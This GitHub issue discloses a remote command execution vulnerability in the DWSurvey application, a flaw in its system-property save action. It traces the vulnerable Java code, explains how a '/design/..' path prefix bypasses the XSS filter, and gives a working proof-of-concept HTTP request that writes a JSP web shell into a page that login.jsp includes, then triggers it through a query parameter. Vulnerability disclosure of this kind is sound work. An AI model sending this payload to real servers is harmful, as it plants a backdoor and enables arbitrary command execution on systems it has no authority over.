New issue

Jump to bottom


There is a remote command execution vulnerability #81

○ Open lavon321 opened this issue on Aug 15, 2021 · 0 comments

lavon321 commented on Aug 15, 2021 • edited ▾


The save method in the com/key/dwsurvey/action/sysuser/SysPropertyAction.java file directly accepts the parameters passed from the client and writes them into the specified configuration file, which is directly included in login.jsp, resulting in rce

A file write operation was performed on the specified file in the writeData method




```
private void writeData(String filePath, String data) {
    OutputStreamWriter fw = null;   fw: OutputStreamWriter@9247

    try {
        ServletContext sc = Struts2Utils.getSession().getServletContext();
        String fileRealPath = sc.getRealPath("/") + filePath;
        File file = new File(fileRealPath);
        if (!file.exists()) {
            file.createNewFile();
        }

        fw = new OutputStreamWriter(new FileOutputStream(file), charsetName: "UTF-8");
        fw.write( str: "<%@ page language=\"java\" contentType=\"text/html; charset=UTF-8\" pageEncoding=\"U
        fw.write(data);   fw: OutputStreamWriter@9247
    } catch (Exception var15) {
        var15.printStackTrace();
```


In the save method, the writeData method is invoked to write the admin-info.jsp, and the adminInfo variable comes from the assignment at the beginning of the Sava method.



```
String loginbgimgPath;
if (adminTelephone != null && adminEmail != null) {
    loginbgimg = "<div class=\"dw_footcopy\" style=\"font-size: 10px;color: grey;\"><p style=\"margin-botto
    loginbgimgPath = "/WEB-INF/page/layouts/footer-1.jsp".replace( target: "/", File.separator);
    this.writeData(loginbgimgPath, loginbgimg);
    String adminInfo = "<div style=\"color: grey;\"><h3 style=\"line-height: 40px;\">联系信息</h3><p style=\"
    String adminInfoPath = "/WEB-INF/page/layouts/admin-info.jsp".replace( target: "/", File.separator);
    this.writeData(adminInfoPath, adminInfo);
}
```




```
0px;\">邮箱: " + adminEmail + "&nbsp;&nbsp;&nbsp;电话: " + adminTelephone + "&nbsp;&nbsp;&nbsp;<a href=\"/\"

ine-height: 40px;\">邮箱: " + adminEmail + "</p><p style=\"line-height: 40px;\">电话: " + adminTelephone + "</p
```




```
public String save() throws Exception {
    String adminEmail = Struts2Utils.getParameter( name: "adminEmail");
    String adminQQ = Struts2Utils.getParameter( name: "adminQQ");
    String adminTelephone = Struts2Utils.getParameter( name: "adminTelephone");
    String icpCode = Struts2Utils.getParameter( name: "icpCode");
    String loginBgImg = Struts2Utils.getParameter( name: "loginBgImg");
    String siteFilePath = "/WEB-INF/classes/conf/site/site.properties".replace( target: "/", File.separator)
    Properties props = new Properties();
    props.put("adminEmail", adminEmail != null ? adminEmail : "");
```

The xssEncode method of the XssHttpWrapper class filters the request parameters by judging whether the URI contains `'/design'`




```
public String xssEncode(String s) {   s: "<%Runtime.getRuntime().exec(request.getParameter("i"));%>"
    if (s != null && !s.isEmpty()) {
        String result = this.stripXSS(s);   s: "<%Runtime.getRuntime().exec(request.getParameter("i"));%
        if (null != result) {
            HttpServletRequest request = (HttpServletRequest)super.getRequest();
            String requestURI = request.getRequestURI();
            if (!requestURI.contains("/design")) {
                result = this.escape(result);
            }
```

You can see that it is mainly Chinese substitution for special characters



```
public String escape(String s) {
    StringBuilder sb = new StringBuilder( capacity: s.length() + 16);

    for(int i = 0; i < s.length(); ++i) {
        char c = s.charAt(i);
        switch(c) {
        case '"':
            sb.append('“');
            break;
        case '%':
            sb.append('％');
            break;
        case '\'':
            sb.append('‘');
            break;
        case '<':
            sb.append('＜');
```

Since it is determined whether to call the filter function by judging whether the URI contains `’/design’` , it can be bypassed by adding `/design/..` in front of the path
Finally, it is found in login.jsp that the file is included




```
            <div class="frmItem" style="padding: 10px 5px;">
                <label for="" class="frm_label">&nbsp;</label>
                还没有账号&nbsp;&nbsp;<a href="">免费注册</a>
            </div> -->
        </div>
        <div class="dlcRight">
            <%@ include file="/WEB-INF/page/layouts/admin-info.jsp"%>
        </div>
    </div>
</form>
```

Poc:

```
POST /design/../diaowen/sy/system/sys-property!save.action HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=0AA5C18932951B566BBAC5514EA7752C
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 186

adminTelephone=%3c%25Runtime.getRuntime().exec(request.getParameter("i"));%25%3e&adminEmail=dfsdds&adminTelephone=dsfsdfs
```

visit http://localhost:8888/diaowen/?i=calc , success rce:



👍 1 👀 1

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant